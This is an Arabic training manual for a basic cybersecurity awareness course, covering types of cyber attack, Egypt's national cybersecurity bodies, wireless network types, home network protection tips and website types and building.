• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –3			15 دقيقة
• اشكال الهجمات السيبرانية	المناقشة		25 دقيقة
• الشبكات اللاسلكية	عصف ذهني		25 دقيقة
• نشاط –4			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الأول

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : المواقع الالكترونية

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **اشكال الهجمات السيبرانية**

.

نشاط –1

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن اشكال الهجمات السيبرانية.

اشكال الهجمات السيبرانية

مواجهة الجرائم التي تحتاج إلى وجود الأمن السيبراني مثل تهريب المخدرات وغسيل الأموال والإساءة للمجتمعات أو الحكومات، وما تقوم به المنظمات الإرهابية من عمليات تجنيد وتخطيط وتنفيذ أعمال إرهابية من خلال التواصل والتعارف عن طريق الانترنت، وكذلك الهجمات الالكترونية على المنشآت وعلى الدول وتعطيل المصالح وتخريب الشبكات والبنوك وغيرها من المنشآت الحيوية، يحتاج لمثل هذا النوع من الأمن الذى يواجه جرائم الفضاء والذى سيكون معني بحماية الوطن والمواطن ومكتسبات الوطن، وخاصة أن الحرب اليوم لم تعد تقتصر على حرب الأسلحة فقط، بل ظهر بما يعرف بالحرب الالكترونية وهى الحروب التى يتم تنفيذها من خارج الحدود، هذا وتتراوح الهجمات السيبرانية المنظمة عالمياً بين ثلاثة أقسام وهي:

- **الإرهاب السيبراني:**

هو الهجوم المنظم من الجماعات الإرهابية على البنى التحتية والأنظمة والشبكات بهدف التخريب والإرهاب، حيث استطاعت الجماعاتُ الإرهابية استخدام الانترنت في التواصل مع بعضها بعضاً عبر القارات، وهو الأمر الذي كان يستغرق شهوراً في الماضي.

ليس هذا فحسب، بل استطاعت الجماعات الإرهابية تبادل المعارف بطرق جديدة، وبذلك يكون الانترنت قد وفّر لهذه الجماعات مساحات افتراضية للتدريب، ووفرّ كذلك مصدر منخفض التكلفة لجمع المعلومات الاستخباراتية حول أهدافها عن طريق استخدام تقنية.

- **الحروب السيبرانية:**

يُستخدم مصطلح "الحرب السيبرانية" لوصف كل شيء متعلق بحملات التخريب وتعطيل الإنترنت، وصولاً إلى حالة الحرب الفعلية باستخدام الوسائل الالكترونية، ويذهب بعض الخبراء لتوسيع هذا المفهوم ليشمل عمليات تزوير بطاقات الائتمان، وقد تم اعتماد الحرب السيبرانية كغيرها من الحروب التقليدية مثل (الحرب البرية، الجوية، البحرية والفضاء) من قبل العديد من الحكومات.

- **التجسس السيبراني:**

يُعد أحد أنواع التجسس التقليدي باستخدام وسائل التكنولوجيا الفائقة؛ و معظم الهجمات السيبرانية المتطورة التي أطلقت تقع ضمن هذه الفئة حيث يتم التحصل على معلومات سرية بطرق غير مشروعة بهدف الحصول على أفضلية اقتصادية، أو استراتيجية، أو عسكرية، ومن أشهر الهجمات الهجوم على "اكويفاكس" والذي تسبب في ضياع معلومات شخصية لـ ١٤٣ مليون مستهلك أمريكي، وأيضاً هجمات فيروس "الفدية" الالكترونية التي تعرض لها عدد كبير من دول العالم.

آليات عديدة لتفعيل الأمن السيبرانى

تبدأ نقطة انطلاق وتفعيل الأمن السيبراني الوطني بتطوير سياسة ومخطط وطنى لرفع الوعي حول قضايا الأمن السيبراني بهدف تحفيزه وتقليص مخاطر وآثار التهديدات، وهذا ما تحاول مصر بذله عبر العديد من الآليات، على النحو التالى:

استراتيجية موحده للدولة في مجال الأمن السيبرانى:

تماشياً مع الاستراتيجية العامه للدولة والتي تسعى إلي تعزيز حلول أمن البيانات والمعلومات لدى مختلف الجهات والهيئات، والتوسع فى تقديم خدمات الحكومة الالكترونية بشكل آمن ، أعلنت غرفة صناعة تكنولوجيا المعلومات والاتصالات عن 4 محاور لبحث مستقبل تطوير وتنمية مجال أمن المعلومات في مصر ، وذلك خلال جلسات "الأمن السيبرانى آفاق وتحديات" التي عقدت علي هامش المؤتمر السنوي "نحو تطوير الصناعة" في 9 يونيو عام 2015، تحت رعاية

وزارة الاتصالات وتكنووجيا المعلومات وبالتعاون مع هيئة تنمية صناعة تكنولوجيا المعلومات "ايتيدا"

➢ وتتجسد تلك المحاور الرئيسية الأربعة في:
سبل تأمين شبكات البنية التحتية وتطبيقات التحكم الصناعي، مستقبل الهجمات السيبرانية وتأثيرها علي الأمن القومي ، المستجدات التشريعية وانعكاسها على آليات التعامل مع جرائم تقنية المعلومات، بالإضافة إلى أفضل الممارسات لتأمين منظومة الخدمات الإلكترونية.

- المركز العربي الإقليمي للأمن السيبراني:

تَسهم مصر بدور حيوى فى أعمال المركز العربي الإقليمي للأمن السيبراني (ITU-ARCC) ، الذى تم تأسيسه من قبل الاتحاد الدولي للاتصالات (ITU) وسلطنة عمان في ديسمبر 2012 ممثلة في هيئة تقنية المعلومات، حيث يتم استضافته وإدارته وتشغيله من قبل المركز الوطني للسلامة المعلوماتيه (OCERT) ، ثم جاء التدشين الرسمي للمركز الإقليمي للأمن السيبراني بتاريـخ 3 مارس 2013 بواحة المعرفة مسقط تحت رعاية الاتحاد الدولي للاتصالات.

هذا وتتبلور رؤية المركز ومهمته حول إنشاء بيئة أكثر أمناً وتعاوناً في مجال الأمن السيبراني في المنطقة العربية وتعزيز دور الاتحاد الدولي للاتصالات في بناء الثقة والأمن في استخدام تكنولوجيا المعلومات والاتصالات في المنطقة.

تماشياً مع أهداف الأجندة العالمية الأمن السيبراني للاتحاد الدولي للاتصالات ويعتبر المركزالعربي الإقليمي للأمن السيبراني بمثابة مركز الأمن السيبراني للاتحاد الدولي للاتصالات في المنطقة لإضفاء الطابع المحلي وتنسيق مبادرات الأمن السيبراني في المنطقه العربيه.

- المركز المصري للاستجابة للطوارئ الحاسب الآلي (سيرت):

قام الجهاز القومي لتنظيم الاتصالات بتأسيس المركز المصري للاستجابة للطوارئ الحاسب الآلي (سيرت) في أبريل 2009، حيث

يعمل به فريق من ستة عشر متخصصاً ، ويقدم الفريق الدعم الفني على مدار 24 ساعة لحماية البنية التحتية الحيوية للمعلومات.

ويقدم المركز منذ عام 2012 الدعم لمختلف الجهات عبر قطاعات تكنولوجيا المعلومات والاتصالات، والخدمات المصرفية والحكومية من أجل مساعدتهم على مواجهة تهديدات الأمن السيبراني بما في ذلك هجمات الحرمان من الخدمة.

يتكون المركز من أربع إدارات رئيسية، وهي مراقبة المخاطر والتعامل مع الحوادث السيبرانية، وتحليل الأدلة السيبرانية، وتحليل البرمجيات الخبيثة، وفحص الثغرات واختبارات الاختراق.

وتتمحور مهمة المركز المصري للاستجابة لطوارئ الإنترنت والحاسب حول توفير نظام للإنذار المبكر ضد البرمجيات الخبيثة والهجمات الإلكترونية التي تنتشر بنطاق واسع ضد البنية التحتية الحيوية للمعلومات المصرية، ويعمل المركز حالياً على التوسع في تطوير مختبراته في الإدارات التشغيلية الرئيسية الأربعة، ويجرى التخطيط لمختبرات إضافية للأمن السيبراني في مجال الهاتف المحمول والأمن السيبراني في أنظمة التحكم الصناعية.

وتتركز المهمة الرئيسية للمركز المصري للاستجابة للطوارئ المعلوماتية (سيرت) حول توفير نظام للإنذار المبكر ضد البرمجيات الخبيثة والهجمات الالكترونية التي تنتشر بنطاق واسع ضد البنية التحتية الحيوية للمعلومات المصرية، ومن أهداف المركز أيضاً: وضع إطار تشريعي ملائم للأمن السيبراني، بمشاركة القطاع الخاص والمجتمع المدني واسترشادا بالخبرة الدولية والمبادرات ذات الصلة، ووضع إطار تنظيمي مناسب لإنشاء نظام وطني للأمن السيبراني ومراكز استجابة للطوارئ، وتأسيس البنية التحتية اللازمة لضمان الثقة في المعاملات الالكترونية وحماية الهوية الرقمية، مثل البنية التحتية للمفاتيح العامة ومكاتب الائتمان بمشاركة القطاع الخاص، وجمع المعلومات حول الحوادث الأمنية وتحليلها، والتنسيق

والوساطة بين كافة الأطراف لحل مثل تلك الحوادث ، بالإضافة إلى التعاون الدولي مع مختلف الفرق الأخرى.

كما يختص (سيرت) أيضاً بوضع وتنفيذ برامج لبناء القدرات البشرية اللازمة لتفعيل نظام الخدمات الالكترونية في جميع القطاعات، بالتعاون مع القطاع الخاص والجامعات والمنظمات غير الحكومية، والتعاون مع الدول الأخرى والمنظمات الدولية ذات الصلة بمجالات الأمن السيبراني والخدمات الالكترونية، ورفع الوعي العام بفوائد الخدمات الالكترونية للأفراد والشركات والمؤسسات وبأهمية الأمن السيبراني.

وتجدر الإشارة إلى أن المركز المصري للاستجابة للطوارئ المعلوماتية (سيرت) لديه العديد من اتفاقيات التعاون مع فريق الطوارئ للحاسوب بالولايات المتحدة (US-CERT) ، ووكالة أمن الانترنت الكورية (KISA) في مدينة سيول، والهيئة الماليزية للأمن السيبراني، كما أن سيرت عضو في فريق الاستجابة لطوارئ الحاسب التابع لمنظمة المؤتمر الإسلامي(التعاون الاسلامى حاليا).

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع المواقع الالكترونية

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- الشبكات اللاسلكية

الشبكات اللاسلكية

تعتبر الشبكة اللاسلكيّة أحد أنواع الشبكات الحاسوبيّة التي تتيح الفرصة لنقل المعلومات بين الأجهزة المختلفة دون الحاجة إلى استخدام الأسلاك والتوصيلات، ويمكن تنفيذ هذا النوع بالتحكم

عن بعد مع أنظمة نقل المعلومات من خلال استخدام أمواج الراديو الكهرومغناطيسيّة كحامل لإشارة هذه المعلومات، وتنفيذها في الطبقة الفيزيائيّة من الشبكة.

استخدامات الشبكات اللاسلكية:

- وسيلة سريعة للاتصال بالإنترنت في المناطق التي تفتقر إلى بنية تحتيّة توفر هذا الاتصال بصورة جيّدة.
- تشكيل أنظمة شبكات ضخمة حول العالم يزداد الإقبال عليها يوماً بعد لليوم لاستخدامها في التواصل والاتصال بين الأشخاص في مختلف مناطق العالم.
- توفير اتصال سريع بين الأفراد والشركات سواء كان على مسافات بعيدة أو قريبة.
- إمكانيّة إرسال معلومات بحجمٍ ضخم لمسافات طويلة.
- سهولة إجراء الاتصالات العاجلة؛ كالاتصال الخاص بأفراد الشرطة مع بعضهم.

إيجابيات الشبكة اللاسلكية:

- الأسعار مناسبة ومنخفضة نوعاً ما، مما أدى إلى استخدام هذه الشبكات في المنازل.
- تتميز بالمرونة فى التركيب حيث تصل الى اماكن لا يمكن استخدام شبكات سلكية فيها.
- اقل فى التكلفة من الشبكات السلكية.

- المتانة، ولكن في بعض الأحيان قد تتعرّض هذه الشبكات للتداخل الإذاعي عليها من الأجهزة الأخرى، مما يؤدي إلى ضعف الأداء للمستخدمين.

- المرونة العاليّة، حيث تمر موجات الراديو مخترقة الحوائط والحواسيب والأماكن الواقعة في نطاق نقطة الوصول للشبكة.
- إمكانيّة وضع أجهزة الشبكة اللاسلكيّة في أي مكان بحيث تكون مخفيّة وراء الشاشات، ولذلك فهي مناسبة للأماكن التي يصعب تكوين شبكة سلكيّة فيها؛ كمتاحف البنايات القديمة.
- سهولة الإعداد والاستخدام، بحيث لا تتطلّب سوى برنامج مساعد لتجهيز الحواسيب والأجهزة النقالة، وهناك بعض الأجهزة التي تكون مجهزة ببطاقات الوصول اللاسلكيّة؛ مثل: أجهزة السنترينو.
- سهولة التخطيط والتركيب بعكس الشبكات السلكيّة التي تتطلب مكوّنات وعمليّات صيانة مكلفة، عدا عن شكل الجدران الناتج، والذي يكون غير مرتب نتيجة تعدد الكابلات، والسويتشات، والهب.

سلبيات الشبكة اللاسلكية:

- البطء في العمل، حيث إنّ الشبكات اللاسلكيّة تكون في معظم الأوقات أبطأ من الشبكات السلكيّة المتصلة بشكلٍ مباشر باستخدام الإيثرنت.
- وجود مشكلات توافقيّة، فالأجهزة المصنوعة من أكثر من شركة قد لا تستطيع الاتصال مع بعضها، أو تكون بحاجة إلى المزيد من الجهد للتغلب على هذه المشكلات.
- إمكانيّة اختراق الشبكة كونها تتمتع بمستوى حماية ضعيف للخصوصيّة، وهذا ما يجعل أي شخص واقع ضمن نطاق تغطية الشبكة أن يحاول اختراقها.

استخدامات الشبكات اللاسلكية

لعبت الشبكات اللاسلكية دوراً كبيراً في الاتصالات العالمية منذ الحرب العالمية الثانية فعن طريق استخدام الشبكات اللاسلكية, يمكن إرسال معلومات لمسافات بعيدة عبر البحار بطريقة سهلة ,عمليّة وموثوقة.

منذ ذلك الوقت, تطورت الشبكات اللاسلكية بشكل كبير وأصبح لها استخدامات كثيرة في مجالات واسعة, نذكر منها:

- الهواتف الخليوية تشكل أنظمة شبكات ضخمة حول العالم يزداد استخدامها يومياً للتواصل بين أشخاص من جميع أنحاء العالم.
- إرسال معلومات كبيرة الحجم لمسافات شاسعة أصبح ممكناً من خلال الشبكات اللاسلكية من خلال استخدام الأقمار الصناعية للتواصل.
- الاتصالات العاجلة - كاتصال أفراد الشرطة مع بعضهم - أصبحت أسهل بكثير باستخدام الشبكات اللاسلكية.
- أصبح بإمكان الأفراد والشركات على حدّ سواء استخدام هذه الشبكات لتوفير اتصال سريع سواءً كان ذلك على مسافات قريبة أو بعيدة.
- من أهم فوائد الشبكات اللاسلكية هو استخدامها كوسيلة رخيصة وسريعة للاتصال بالانترنت في المناطق التي لا توجد فيها بنية تحتية تسمح بتوفير هذا الاتصال بشكل جيد كما هو الحال في معظم الدول النامية.

انواع الشبكات حسب التصميم

- **الشبكة الخطيّة (Bus Topology):**

وهي عبارة عن عدّة أجهزة ترتبط بواسطة أسلاك وقطع أخرى لتتصل في موصل واحد يسمى الموصل الهيكلي، وتوضع قطع في آخر السلك لتقليل التشويش.

- **شبكة النجمة (Star Topology):**

يعد هذا النوع من أفضل أنواع الشبكات، وتتوزّع الأجهزة حول جهاز مركزي يتحكّم في نقل البيانات بين الأجهزة، ولها العديد من المميزات التي تجعلها أفضل من غيرها، كعدم تأثّر الشبكة في تعطل أحد الأجهزة المتصلة بالشبكة، ولكنها تتعطل تماماً في حال تعطّل الجهاز المركزي.

- **الشبكة الحلقيّة (Ring Topology):**

وتتصل الأجهزة ببعضها عن طريق كابل وتشكلّ حلقة، وأكبر مساوئها أنّ تعطل جهاز يعني تعطل كامل الشبكة، لذلك فإنّها تبنى على أساس كابلين وليس كابل واحد.

- **الشبكة الشبكيّة (Mesh Topology):**

في هذا النوع من الشبكات يتصل كلّ جهاز بجميع الأجهزة باستخدام مجموعة كوابل تساوي عدد الأجهزة، وهذا يجعلها تكلّف كثيراً، ويصعب اكتشاف الأخطاء وإصلاحها لكثرة الكوابل.

أنواع الشبكات اللاسلكية

- **شبكات PAN:**

وهي شبكات المناطق الشخصيّة التي تصل بين مجموعة من الأجهزة الواقعة ضمن مساحة صغيرة تمكّن الشخص من الوصول إلى جميع أجزائها.

- **شبكات WLAN:**

وهي النوع الأكثر انتشاراً من أنواع الشبكات اللاسلكيّة، وتدعى بشبكات المناطق المحليّة، حيث يقوم هذا النوع على ربط مجموعة من الأجهزة على مسافة واسعة نوعاً ما تمتد لتصل لمنزل أو مكتب أو عمارة سكنيّة.

- **شبكات MAN:**

وهي الشبكات ذات الامتداد الواسع لتغطيّة أكبر مساحة ممكنة من المناطق، ويتم من خلالها ربط أكثر من شبكة محليّة في آنٍ واحد لتغطيّة منطقة جغرافيّة متوسطة الحجم؛ كالمدينة، أو الحرم الجامعي.

نشاط 4–

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن الشبكات اللاسلكية.

الوحدة التدريبية الثالثة

البرمجيات وصفحات الويب

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	البرمجيات وصفحات الويب	10 دقيقة	تابع البرمجيات وصفحات الويب
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –5			15 دقيقة
• كيفية حماية انفسنا من الاختراق	المناقشة		45 دقيقة
• كيفية اختراق الشبكات اللاسلكية	عصف ذهني		45 دقيقة
• نشاط –6			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الثالث

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : البرمجيات وصفحات الويب

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **كيفية حماية انفسنا من الاختراق**

نشاط –5

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن كيفية حماية انفسنا من الاختراق.

كيفية حماية انفسنا من الاختراق

حتى نحمي الشبكة المنزلية من الإختراق هناك عدة طرق تمكننا من السيطرة

على الشبكة وهي:

- **اولا إستخدام التشفير WPA2 بدل عن WEP لانه يستخدم 128 بت وصعب الكسر.**
- **إستخدام ارقام سرية معقدة تحتوي على أحرف كبيرة وصغيرة ورموز وارقام ومثال على ذلك O@&%,M515KL حتى يصعب على المخترق عملية التخمين عليها .**
- **استخدام اسلوب الفلترة ونقصد به Mac Filtering وهو نقوم بعمل أخد الماك أدرس لكل جهاز نريده ان يتصل بالشبكة ويكون هذا الجهاز هو الجهاز المصرح له بإستخدام الشبكة وحتى وان صار هنالك إختراق لن يتمكن المخترق من استخدام الشبكة وذلك لعدم اضافة الماك ادرس الخاص به في قائمة المسموح لهم .**
- **تغير رقم الدخول الى الراوتر ، ونقصد به الباسورد الإفتراضي للراوتر الذي يكون في الغالب user name = Admin و الرقم السري Admin لان ان تم الوصول الى لوحه التحكم للراوتر يمكن للمخترق السيطرة على الشبكة**
- **اخفاء اسم الشبكة عن الظهور في البحث وهذه الخطوة غير ضرورية ان قمنا بتطبيق الخطوات ال4 السابقة ولكن حتى يكون زيادة الأمان لدينا عالي جدا.**

إستراحة تدريبية

اليوم التدريبي الثالث

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع البرمجيات وصفحات الويب

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيفية اختراق الشبكات اللاسلكية

كيفية اختراق الشبكات اللاسلكية

أصبح من الممكن استخدام بعض أجهزة الأندرويد في فحص وكسر حماية الشبكات اللاسلكية.

هذه الأدوات متاحة للاستخدام المجاني، بشرط أن يكون جهازك متوافقًا معها.

اختراق أجهزة الراوتر بدون إذن هو فعل غير قانوني.

الخطوات الواردة في المقال التالي الهدف منها هو اختبار الأمان على شبكة الإنترنت الخاصة بك ولسنا مسؤولين عن أي استخدام خاطئ لها.

النصائح للحماية

- **استعمال برنامج جدار ناري Firewall على جهازك المحمول.**
- **غالبا ما تكون نقاط الاتصال الساخنة المجانية أقل أمنا من نظيرتها مدفوعة الأجر.**
- **النقاط المدفوعة تتم عملية متابعتها وحمايتها وتغير جميع مستلزمات الأمان لها مع التشفير.**
- **إيقاف خاصية مشاركة الملفات على الجهاز لمنع وصول أي شخص إلى ملفاتك الخاصة أو حتى فتح مجال المشاركة لعمل ذلك قم بإزالة خاصية الملفات من خيارات المجلدات الموجودة في قائمه أدوات.**
- **إذا كان في جهازك ملفات خاصة وهامة قم بإحكام إغلاقها بكلمة مرور.**
- **الطريقة سهله قم بضغط الملفات التي تريد حمايتها وفي الخيارات ستجد خياراً خاصاً بوضع كلمه مرور للملف حتى ولو تم أخذ الملف من جهازك فلن يستطيع فتحة واستخدم دائما كلمة مرور مؤلفة من ارقام وحروف وعلامات ترقيم وبحد ادنى ثمانية احرف فهذا يصعب من فك تشفيرها.**

- **أيضا يوجد برامج تقوم بوضع كلمات مرور على الملفات والمجلدات وأيضا البرامج للحد من استخدامها.**
- **قم بإطفاء كرت الشبكة اللاسلكية على جهازك المحمول. فلم يتم وضع زر التشغيل على جهاز المحمول عبث ولكن تم وضعة لكي تقوم بإغلاقه بعد الانتهاء من الاستخدام, هذا سيوفر عليك أولا الطاقة وسيمنع الأشخاص الآخرين من الدخول أو حتى الوصول إلى جهازك.**
- **إذا كنت تعمل على كرت شبكه لا سلكية قم بإخراج الكرت من المحمول.**
- **انتبه من أن تقوم بأي عملية مالية على نقطه ساخنة أو من مقهى إنترنت. إلى في حاله إذا كان الموقع يحتوي على خدمة التشفير بروتوكول طبقة المنافذ الآمنة وهي عبارة عن القفل الصغير الذي يظهر في أسفل المتصفح كما سوف تجد أن كلمه http أصبحت https وتعني امن secure. أي معاملة ماليه لا تحتوي خدمة التشفير ستؤدي إلى مخاطره كبيره لمعلوماتك الشخصية الخاصة بأمورك المالية.**
- **عدم وجود أي شخص في المقهى لا يعني أن تكون الشبكة آمنة فمن الممكن إن يكون هناك شخص قريب في الجوار إما في الشقة العلوية أو في سيارته وعدم رؤيته لا يعني انه لا يستطيع الاتصال فبعض تلك الشبكات اللاسلكية يصل مدى التغطية لديها إلى 3000 متر.حسب نوع الجهاز الذي يستخدمه القرصان أو المخترق**
- **لا تقوم بالاتصال بشبكة لاسلكية وجهازك لا يحتوي على برنامج حماية من الفيروسات فبمجرد أن تقوم بالاتصال بالشبكة اللاسلكية فهناك احتمالية أن تصاب إما بفيروس أو دودة إلكترونية خلال 15 ثانية إذا لم يحتو جهازك على برنامج مكافحة الفيروسات حديث وفعال.**

- **لا تتجاهل علامة التحديث الصفراء التي تظهر بجانب الساعة فهي علامة مهمة من مايكروسوفت فقد قامت النظام بتحميل التحديثات وتنتظر فقط التحميل فلا تفوت الفرصة على نفسك وتخاطر بعدم تثبيتها.**
- **التحديثات التي تظهر بجانب الساعة هي تحديثات أمنية غاية في الأهمية لضمان إغلاق الثغرات التي قد تسبب مشاكل لجهازك وتؤدي به للاختراق.**


نشاط –6

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيفية اختراق الشبكات اللاسلكية.

الوحدة التدريبية الرابعة

امن المعلومات



جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	امن المعلومات	10 دقيقة	تابع امن المعلومات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –7			15 دقيقة
• المواقع الالكترونية	المناقشة		90 دقيقة
• كيفية تصميم موقع الكترونى	عصف ذهني		15 دقيقة
• نشاط –8			15 دقيقة
• فيديو تدريبى	التطبيق العملى		10 دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي الرابع

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : امن المعلومات

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- المواقع الالكترونية

نشاط 7-

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن المواقع الالكترونية.

المواقع الالكترونية

المواقع الإلكترونية المواقع الإلكترونية هي مجموعة من الصفحات المتصلة على الشبكة العالمية، والتي تعتبر كياناً واحداً يمتلكه عادةً شخص واحد أو منظمة واحدة، ويُكرّس لموضوعٍ واحدٍ أو لعدّة مواضيع وثيقة الصلة.

تاريخ المواقع الإلكترونية

بدأ تطوير الشبكة العالمية عام 1989، وذلك من قبل تيم بيرنرز لي وزملائه في سيرن، وهي منظمة علمية دولية مقرها في جنيف سويسرا، حيث قاموا بإنشاء بروتوكول نقل النص التشعبي (بالإنجليزية: Hyper Text Transfer Protocol)، والذي يوحد الروابط بين الخوادم والعملاء، وقد توفرت متصفحات الويب القائمة على النصوص ليتمّ إصدارها في يناير عام 1992، حيث اكتسبت الشبكة العالمية قبولاً سريعاً عند إنشاء مستعرض ويب يدعى موسيك (بالإنجليزية: Mosaic)، والذي تمّ تطويره في الولايات المتحدة من قبل مارك أندريسن وآخرين في المركز الوطني لتطبيقات الحوسبة الفائقة في جامعة إلينوي وتمّ إطلاقه في سبتمبر 1993م.

أنواع المواقع الإلكترونية

هناك أنواع متعددة من المواقع الإلكترونية، ومنها ما يأتي:

- **مواقع تجارية:**

وهي مواقع صممت لغرض بيع المنتجات أو الخدمات، وغالباً ما ينتهي عنوان الإنترنت الخاص بهذه المواقع ب com.

- **مواقع رموز البلدان:**

تحتوي مواقع الويب من البلدان الأخرى على رمز البلد في نهايتها، فعلى سبيل المثال بريطانيا العظمى رمزها uk ، وكندا ca.

- **مواقع تعليمية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن مؤسسةٍ تعليميةٍ معينة، وينتهي عنوان الإنترنت الخاص بها ب edu.

- **مواقع الترفيه:**

الغرض من هذا النوع من المواقع هو الترفيه والتسلية، وغالباً ما ينتهي عنوان الإنترنت الخاص بها بـ com.

- **مواقع حكومية:**

الغرض من هذا النوع من المواقع هو تقديم المعلومات التي تصدرها الوكالات الحكومية والمكاتب والإدارات، وعادةً تكون المعلومات التي تقدمها المواقع الحكومية موثوقةً جداً، وغالباً ما ينتهي عنوان الإنترنت الخاص بها بـ gov.

- **مواقع عسكرية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن الجيش، وينتهي عنوان الإنترنت الخاص بها بـ mil.

- **مواقع إخبارية:**

يكون الغرض من هذا النوع من المواقع هو توفير معلوماتٍ عن الأحداث الجارية، وينتهي عنوان الإنترنت الخاص بها بـ com.

- **مواقع المنظمات:**

الغرض من هذا النوع من المواقع هو الدفاع أو الترويـج لرأي الفرد أو وجهة نظر المجموعة، وينتهي عنوان الإنترنت الخاص بها بـ org.

- **مواقع شخصية:**

الغرض من هذا النوع من المواقع هو تقديم معلوماتٍ عن الفرد، أما عنوان الإنترنت فله مجموعة متنوعة من النهايات.

إستراحة تدريبية

اليوم التدريبي الرابع

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع امن المعلومات

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيفية تصميم موقع الكترونى

كيفية تصميم موقع الكتروني

يمكن تصميم موقع على شبكة الإنترنت من خلال الاستعانة بأحد البرامج الأساسية (بالإنجليزية:platform) المستخدمة في بناء مواقع الإنترنت ومن أشهرها ما يلي:

- **برمجية وورد برس (WordPress):**

يمكن تصميم موقع من خلال موقع البرمجية مباشرة (WordPress.com)، أو يمكن تثبيت البرمجية من خلال زيارة (WordPress.org)، ما يتيح لك تحكماً اكثر بمكونات الموقع.

أكثر ما يميز وورد برس عن باقي البرمجيات هو تمتعه بقدرٍ من الفاعليه والحركية تجعل المستخدم قادراً على تصميم موقعه الخاص بالطريقة اللتي تخدم حاجاته.

- **برمجية ويبلي (Weebly):**

يقوم نظام تصميم الموقع على هذه البرمجية على عملية السحب والترك (بالأنجليزية: Drag-and-drop).

ببساطة، لا تتطلب هذه البرمجية من المصمم غير سحب مكونات وأسقاطها أو تركها ليرى نتيجة تلك الحركات على الأمكنة الأخرى داخل نطاق واجهة التصميم.

تصميم المواقع باستخدام لغات البرمجة

يمكن تصميم موقع ويب من خلال استخدام لغة ترميز النص التشعبي (بالأنجليزية: HTML) وهي طريقة الأكثر تحديا مقارنةً ببرمجيات التصميم السالف ذكرها.

